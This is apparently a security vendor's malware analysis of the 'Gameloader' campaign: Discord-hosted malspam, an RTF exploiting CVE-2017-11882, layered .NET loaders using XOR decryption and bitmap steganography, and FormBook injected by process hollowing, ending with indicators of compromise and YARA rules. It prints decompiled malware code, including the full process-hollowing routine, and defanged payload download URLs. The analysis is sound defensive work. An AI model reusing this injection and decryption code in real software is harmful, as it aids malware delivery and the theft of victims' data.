


# New Malware “Gameloader” in Discord Malspam Campaign Identified by GoSecure Titan Labs

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 [gosecure.net/blog/2021/11/02/new-malware-gameloader-in-discord-malspam-campaign-identified-by-gosecure-titan-labs/](https://gosecure.net/blog/2021/11/02/new-malware-gameloader-in-discord-malspam-campaign-identified-by-gosecure-titan-labs/)

GoSecure Titan Labs

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The expert investigators at GoSecure Titan Labs have found, analyzed and created signatures to detect a new malware that they call Gameloader – since it and its variants contain numerous strings that attempt to disguise themselves as video games. The file Titan Labs used for their research was a Rich Text Format (RTF) file entitled New Purchase Order from Alibaba.doc provided by the GoSecure Titan Inbox Detection and Response (IDR) team. The RTF file downloads a 32-bit .NET loader, which loads FormBook Stealer. The following is an in-depth analysis of the Gameloader.



## Analysis

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### Infection Chain

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The initial infection vector is via malspam containing links to *cdn.discord.com*. Using Discord’s content delivery network (CDN) as a malware distribution system continues to grow in popularity among threat actors. The email (51875bd4157c2755a6af3ce92218ea03), shown in *Figure 1*, purports to be from Alibaba, stating that the user’s purchasing order has been received and that they can download it by clicking the link labelled *DOWNLOAD PURCHASE ORDER*, which downloads a malicious RTF file (dd59a0508d8c8327a0a326a8e50bc508) from `hxxps://cdn[.]discordapp[.]com/attachments/882541551555846144/882541673186484224/New_Purchase_Order.doc`.




Figure 1: Malspam

Figure 2 compares a standard RTF file, shown on the left, to *New\_Purchase\_Order.doc*, shown on the right. A standard RTF file consists of RTF control words whereas *New\_Purchase\_Order.doc* clearly does not, indicating that it is heavily obfuscated.




Figure 2: Standard RTF vs. Obfuscated RTF

As depicted in Figure 3, the tool *rtfdump.py* displays the streams contained in *New\_Purchase\_Order.doc*, their nesting level, and also the amount of hexadecimal characters in each one. We can see that streams 1, 2, and 3 have a high number of hexadecimal characters, which warrants a closer examination.

```
remnux@remnux:~/Downloads$ rtfdump.py New_Purchase_Order.doc
1 Level 1 c= 1 p=00000000 l= 20001 h= 3718; 28 b= 0 u= 2485 \rtf2923
2 Level 2 c= 1 p=00000c36 l= 16874 h= 3053; 28 b= 0 u= 33 \object53428796
3 Level 3 c= 2 p=00000cc1 l= 16734 h= 3045; 28 b= 0 u= 32 \*\objdata110045
4 Level 4 c= 1 p=00000cd3 l= 332 h= 15; 9 b= 0 u= 32
5 Level 5 c= 1 p=00000cd4 l= 330 h= 15; 9 b= 0 u= 32
6 Level 6 c= 1 p=00000cd5 l= 328 h= 15; 9 b= 0 u= 32
7 Level 7 c= 1 p=00000cd6 l= 326 h= 15; 9 b= 0 u= 32
8 Level 8 c= 1 p=00000cd7 l= 324 h= 15; 9 b= 0 u= 32
```

Figure 3: rtfdump Output

As displayed in Figure 4, by using the s flag to investigate specific streams and the H flag to decode the hexadecimal characters, we find that stream 3 contains the string *equATION.3*, which invokes Equation Editor. By exploiting *CVE-2017-11882*, a buffer overflow vulnerability in Microsoft Equation Editor, the RTF file downloads GameLoader (e3488000bfab3d82a4fd31206ba01954) from *hxxp://lg-tv[.]tk/bankzx.exe*. Note that we also used *rtfdump.py*'s S flag to shift the hexadecimal bytes by one nibble. Due to the implementation of the RTF parser, it is possible to make the parser ignore a nibble of a byte, which has the effect of shifting the starting point of hex-encoded data by one nibble, which is exactly what the threat actor did in this case to further obfuscate the file.

```
remnux@remnux:~/Downloads$ rtfdump.py -s 3 -H -S New_Purchase_Order.doc
00000000: 08 2D FB E1 AB 04 57 64 74 45 10 40 77 44 51 04 ..WdtE.@wDQ.
00000010: 07 4D D8 70 16 02 00 00 00 0B 00 00 00 65 71 75 .M.p.....equ
00000020: 41 54 49 4F 4E 2E 33 00 00 00 00 00 00 00 00 ..ATION.3.....
00000030: B7 05 00 00 02 30 A1 DD B6 17 01 08 3D DA BA 3D .....0.....=..=
00000040: FD D5 DA 81 E2 7C BD 45 20 8B 32 8B 2E BF 46 07 .....|.E .2...F.
00000050: 01 8B 81 F7 F6 60 47 8B 8B 07 55 FF D0 83 C0 7F .....`G...U....
00000060: FF E0 BC C7 94 22 1F C3 70 71 DB 2C 40 00 32 8D .....".pq.,@.2.
00000070: A5 33 EB BC 1A F3 0C F8 54 BF 74 68 2D 82 C8 94 .3.....T.th-...
```

Figure 4: Stream 3, hex-decoded

## GameLoader

Figure 5 depicts the functionality of GameLoader's first stage. Line 105 begins with a call to function *fDangNhap.X0203*, which decrypts the second-stage loader. *fDangNhap.X0203* receives two parameters, *Desc.String1*, which is a string in GameLoader's resource section that contains the encrypted second-stage loader, and the string *Z7FE68C5*, which is the decryption key. We can see that function *fDangNhap.X0203*'s implementation, beginning at line 136, iterates through both the encrypted string and the decryption key, subtracting the integer value of the current character in the key from the integer value of the current character in the encrypted string. It then converts the resulting value back to a character and appends it to a string. The resulting string is a base64-encoded, 32-bit .NET DLL, which gets passed to *Convert.FromBase64String*, back on line 105. The decoded DLL (36fa916ea33da29b017dc9b363834024), GameLoader's second stage loader, is then passed to the function *this.X0204*, the implementation of which begins at line 129. It uses *Assembly.Load* to reflectively load the DLL into the application domain of GameLoader. It

then gets the Type object *Meshomatic.Ms3dLoader* from the newly loaded assembly and stores it in this.Linear. The function this.X0202 is then called on line 106. As shown in its implementation, on line 152, *this.X0202* calls the *Activator.CreateInstance* method to create an instance of *Meshomatic.Ms3dLoader*, essentially executing the second-stage loader. *Activator.CreateInstance* accepts two parameters: the object type to instantiate and an array of arguments to be passed to the instantiated object. In the bottom of Figure 5, where local variables are shown, we can see that the array contains 3 strings: 4950726F6475636572436F6E73756D6572436F6C6C65637469, 6A7067, and *Tetris*.




Figure 5: GameLoader's First Stage Loader

Following the execution of the instantiated object, we can step inside the second-stage DLL, internally named *ColladaLoader*, and see that the first method executed in *Meshomatic.Ms3dLoader* is *Ms3dLoader.SelectorX*, which is passed the 3 aforementioned arguments. Figure 6 illustrates that besides sleeping for a random amount of time, *Ms3dLoader.SelectorX* calls *Ms3dLoader.XeH* on line 48. *Ms3dLoader.XeH* simply converts the hexadecimal string stored in *ugz1* to the ascii string *IProducerConsumerCollecti*. This string, along with the variable *projname*, which stores the string *Tetris*, is then passed to *Ms3dLoader.xyz*.





### Figure 8: Bitmap Image Containing An Encrypted DLL

Back on line 48, in *Figure 6*, the bitmap image gets stored in a variable that is passed to *Ms3dLoader.cba* on line 49. *Ms3dLoader.cba* iterates through the bitmap image, converting the *Argb* value of each pixel into bytes and storing them in an array. It then creates a second array, using the first 4 bytes of the first array as the size of the second. Starting from the fifth byte, it copies the bytes in the first array to the second array until the second array is fully populated. This byte array is then passed to *Ms3dLoader.fgh*, which is responsible for decrypting the array. The return value from *Ms3dLoader.XeH*, which is the string *jpg*, is also passed to *Ms3dLoader.fgh*. Once inside *Ms3dLoader.fgh*, shown in *Figure 9*, the string *jpg* is converted to a byte array, stored in the variable *bytes*, and used as the decryption key. The array is decrypted by XORing each of its bytes with a key byte, and also with the value stored in the variable *num*, which is *0x9d*. This value was created by XORing the length of the encrypted array minus one with *112*. The decrypted array is GameLoader's third-stage loader, a 32-bit .NET assembly internally named *CF\_Secretaria* (*d8e57e7bf8dfe611427511dcc5ae2ec8*). Once again, *Assembly.Load* is used to reflectively load the DLL. Next, *ColladaLoader* calls *Assembly.GetTypes*, which returns an array of all the types defined in the loaded assembly, and stores the twenty-first type in a variable. It then uses *Type.GetMethods* to return an array of the all methods defined for the specified type, and stores the sixth method in a variable, which it then executes with a call to *MethodInfo.Invoke*.

```

58     public static byte[] fgh(byte[] projData, string K1)
59     {
60         byte[] bytes = Encoding.BigEndianUnicode.GetBytes(K1);
61         int num = (int)(projData[projData.Length - 1] ^ 112);
62         byte[] array = new byte[projData.Length + 1];
63         int num2 = 0;
64         for (int i = 0; i <= projData.Length - 1; i++)
65         {
66             array[i] = Convert.ToByte((int)projData[i] ^ num ^ (int)bytes[num2]);
67             bool flag = num2 == K1.Length - 1;
68             if (flag)
69             {
70                 num2 = 0;
71             }
72             else
73             {
74                 num2++;
75             }
76         }
77         Array.Resize<byte>(ref array, projData.Length - 1);
78         return array;
79     }

```

100 %

Name	Value
projData	[byte[0x00060C01]]
K1	"jpg"
bytes	[byte[0x00000006]]
[0]	0x00
[1]	0x6A
[2]	0x00
[3]	0x70
[4]	0x00
[5]	0x67
num	0x0000009D

Figure 9: ColladaLoader's Decryption Function

Again, we follow the execution to step inside the invoked method. However, *CF\_Secretaria* is protected with .NET Reactor, a code obfuscation tool designed to protect intellectual property, which greatly hinders analysis. To overcome this, we save *CF\_Secretaria* to disk, then use the .NET deobfuscator *de4dot* to improve the readability of the code. The executed method belongs to a class named *FrmIntegrante*. Figure 10 displays the method responsible for initializing the class's fields. The method *Class6.smethod\_0* retrieves the byte array *zdljr* from *CF\_Secretaria*'s resource section. The byte array is passed, along with the string *YgSqwuwwJHlcE*, to *Class6.smethod\_5*, which is a decryption function that is exactly the same as ColladaLoader's decryption function, shown above in Figure 9. Of course, the string *YgSqwuwwJHlcE* is the decryption key. The decrypted array is then passed to *Class6.smethod\_4*, which removes the first 16 bytes, before being stored in *FrmIntegrante.byte\_0*. The resulting array is a 32-bit executable, FormBook Stealer (4c1f6f8f4bf9678c49d6ea74baca3576).





```

public static string smethod_12(int int_12, string string_10)
{
    string result;
    switch (int_12)
    {
        case 0:
            result = string_10;
            break;
        case 1:
            result = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "MSBuild.exe");
            break;
        case 2:
            result = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "vbc.exe");
            break;
        case 3:
            result = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "RegSvc.exe");
            break;
        default:
            result = Assembly.GetEntryAssembly().Location;
            break;
    }
    return result;
}

```

Figure 12: Process Injection Options

Figures 13 and 14 display the function responsible for the process injection. For readability, we have added the API call that each delegate refers to. The function begins by calling *kernel32.CreateProcessA*. The first parameter, which specifies the process to create, is *string\_10*, the result from the aforementioned switch statement. The sixth parameter, containing *134217732U*, specifies flags used to set the properties of the created process. *134217732U (0x08000004)* sets the flags *CREATE\_SUSPENDED* and *CREATE\_NO\_WINDOW* to *true*. Thus, the process will be created in suspended mode and will be executed without a console window. Next, either *kernel32.GetThreadContext* or *kernel32.Wow64GetThreadContext* will be called, depending on whether the process is 32-bit or 64-bit, and a *CONTEXT* structure of the process's main thread will be retrieved. The base address of the process is parsed out of the *CONTEXT* structure and passed to *kernel32.ReadProcessMemory*, which is used to retrieve the base virtual address of the process's view. The base virtual address is then passed to *ntdll.ZwUnmapViewOfSection*, which unmaps, or hollows, the entire view from the process's virtual address space. The virtual address space is no longer reserved and is now available to map other views. Next, it allocates space within the process's virtual address space by calling *kernel32.VirtualAllocEx*, then calls *kernel32.WriteProcessMemory* to inject the payload into the newly allocated memory. Either *kernel32.SetThreadContext* or *kernel32.Wow64SetThreadContext* is called to change the process's thread context so that it will now point to the injected payload. Finally, *kernel32.ResumeThread* is called to resume the thread and thus, execute the injected payload.

```

public static void smethod_8(string string_10, byte[] byte_1)
{
    for (int i = 0; i < 5; i++)
    {
        int num = 0;
        FrmIntegrante.Struct1 @struct = default(FrmIntegrante.Struct1);
        FrmIntegrante.Struct0 struct2 = default(FrmIntegrante.Struct0);
        @struct.uint_0 = Convert.ToInt32(Marshal.SizeOf(typeof(FrmIntegrante.Struct1)));
        try
        {
            kernel32.CreateProcess
            {
                if (!FrmIntegrante.delegate9_0(string_10, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero, null, ref @struct, ref struct2))
                {
                    throw new Exception();
                }
                int num2 = BitConverter.ToInt32(byte_1, 60);
                int num3 = BitConverter.ToInt32(byte_1, num2 + 52);
                int[] array = new int[179];
                array[0] = 65538;
                if (IntPtr.Size == 4)
                {
                    if (!FrmIntegrante.delegate4_0(struct2.intptr_1, array)) kernel32.GetThreadContext
                    {
                        throw new Exception();
                    }
                }
                else if (!FrmIntegrante.delegate3_0(struct2.intptr_1, array)) kernel32.Wow64GetThreadContext
                {
                    throw new Exception();
                }
                int num4 = array[41];
                int num5 = 0;
                if (!FrmIntegrante.delegate7_0(struct2.intptr_0, num4 + 8, ref num5, 4, ref num)) kernel32.ReadProcessMemory
                {
                    throw new Exception();
                }
                if (num3 == num5 && FrmIntegrante.delegate8_0(struct2.intptr_0, num5) != 0) ntdll.ZwUnmapViewOfSection
                {
                    throw new Exception();
                }
                int length = BitConverter.ToInt32(byte_1, num2 + 80);
                int bufferSize = BitConverter.ToInt32(byte_1, num2 + 84);
                bool flag = false;
                int num6 = FrmIntegrante.delegate5_0(struct2.intptr_0, num3, length, 12288, 64); kernel32.VirtualAllocEx
                if (num6 == 0)
                {
                    throw new Exception();
                }
                if (!FrmIntegrante.delegate6_0(struct2.intptr_0, num6, byte_1, bufferSize, ref num)) kernel32.WriteProcessMemory
                {
                    throw new Exception();
                }
                int num7 = num2 + 248;
                short num8 = BitConverter.ToInt16(byte_1, num2 + 6);
                for (int j = 0; j < (int)num8; j++)
                {
                    int num9 = BitConverter.ToInt32(byte_1, num7 + 12);
                    int num10 = BitConverter.ToInt32(byte_1, num7 + 16);
                    int srcOffset = BitConverter.ToInt32(byte_1, num7 + 20);
                    if (num10 != 0)
                    {
                        byte[] array2 = new byte[num10];
                        Buffer.BlockCopy(byte_1, srcOffset, array2, 0, array2.Length);
                        if (!FrmIntegrante.delegate6_0(struct2.intptr_0, num6 + num9, array2, array2.Length, ref num)) kernel32.WriteProcessMemory
                        {
                            throw new Exception();
                        }
                    }
                    num7 += 40;
                }
                byte[] bytes = BitConverter.GetBytes(num6);
                if (!FrmIntegrante.delegate6_0(struct2.intptr_0, num4 + 8, bytes, 4, ref num)) kernel32.WriteProcessMemory
                {
                    throw new Exception();
                }
                int num11 = BitConverter.ToInt32(byte_1, num2 + 40);
                if (flag)
                {
                    num6 = num3;
                }
            }
        }
    }
}

```

Figure 13: Process Injection Function

```
array[44] = num6 + num11;
if (IntPtr.Size == 4)
{
    if (!FrmIntegrante.delegate2_0(struct2.intptr_1, array)) kernel32.SetThreadContext
    {
        throw new Exception();
    }
}
else if (!FrmIntegrante.delegate1_0(struct2.intptr_1, array)) kernel32Wow64SetThreadContext
{
    throw new Exception();
}
if (FrmIntegrante.delegate0_0(struct2.intptr_1) == -1) kernel32.ResumeThread
{
    throw new Exception();
}
if (FrmIntegrante.int_7 == 1)
{
    FrmIntegrante.int_11 = Convert.ToInt32(struct2.uint_0);
    FrmIntegrante.smethod_2();
}
break;
}
catch
{
    Process.GetProcessById(Convert.ToInt32(struct2.uint_0)).Kill();
}
}
```

Figure 14: Process Injection Function Continued

## Conclusion

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GameLoader is a multi-stage, steganographic loader that has been observed loading various types of commodity malware, including AgentTesla, LokiBot, and Snake Keylogger. At the time of writing, over 1000 GameLoader samples have been uploaded to VirusTotal.

The signatures to detect the emerging threats discussed in this report were developed through the close monitoring, analysis and reverse engineering conducted by GoSecure Titan Labs, as part of the GoSecure Titan Managed Detection and Response (MDR) solution, which includes GoSecure Titan Inbox Detection and Response (IDR) tools for users to share suspicious emails in real-time with our professional threat hunting team.

*Malware Analyst: Sean Mahoney*

## Indicators of Compromise

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Type	Description	Indicator
md5	51875bd4157c2755a6af3ce92218ea03	Malspam Email
md5	dd59a0508d8c8327a0a326a8e50bc508	RTF File
md5	e3488000bfab3d82a4fd31206ba01954	GameLoader
md5	36fa916ea33da29b017dc9b363834024	GameLoader's Second Stage
md5	d8e57e7bf8dfe611427511dcc5ae2ec8	GameLoader's Third Stage
url	hxxps://cdn[.]discordapp[.]com/attachments/882541551555846144/882541673186484224/New_F	GameLoader Download URL
url	hxxp://lg-tv[.]tk/bankzx.exe	RTF File Download URL

## Detection

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```

rule other_rtf_obfuscated_0 {
  meta:
    author      = "Titan Labs"
    company     = "GoSecure"
    description  = "Obfuscated RTF File"
    created     = "2021-09-28"
    hash        = "dd59a0508d8c8327a0a326a8e50bc508"
    os          = "windows"
    type        = "other"
    tlp         = "white"
    id          = 1
  strings:
    $magic      = "{\\rtf"
    $ansi       = "ansi"
    $deflang    = "deflang"
    $windows    = "windows"
    $deff       = "deff"
  condition:
    $magic at 0 and
    filesize < 1MB and
    not $ansi in (5..20) and
    not $deflang in (5..20) and
    not $windows in (5..20) and
    not $deff in (5..20)
}
rule malware_game_loader_0 {
  meta:
    author      = "Titan Labs"
    company     = "GoSecure"
    description  = "GameLoader"
    hash        = "e3488000bfab3d82a4fd31206ba01954"
    created     = "2021-09-28"
    os          = "windows"
    type        = "malware.loader"
    tlp         = "white"
    rev         = 1
  strings:
    $decryptyion_routine = {
      00 02 07 28 ?? ?? ?? ?? 28 ?? ?? ?? ?? 03 07 03
      6F ?? ?? ?? ?? 5D 17 58 28 ?? ?? ?? ?? 28 ?? ??
      ?? ?? 59 0C 06 08 28 ?? ?? ?? ?? 0D 12 ?? 28 ??
      ?? ?? ?? 28 ?? ?? ?? ?? 0A 00 07 17 58 0B 07 02
      6F ?? ?? ?? ?? FE 02 16 FE 01 13 ?? 11 ?? 2D ??
    }
  condition:
    uint16(0) == 0x5a4d and
    uint32(uint32(0x3c)) == 0x00004550 and
    $decryptyion_routine
}

```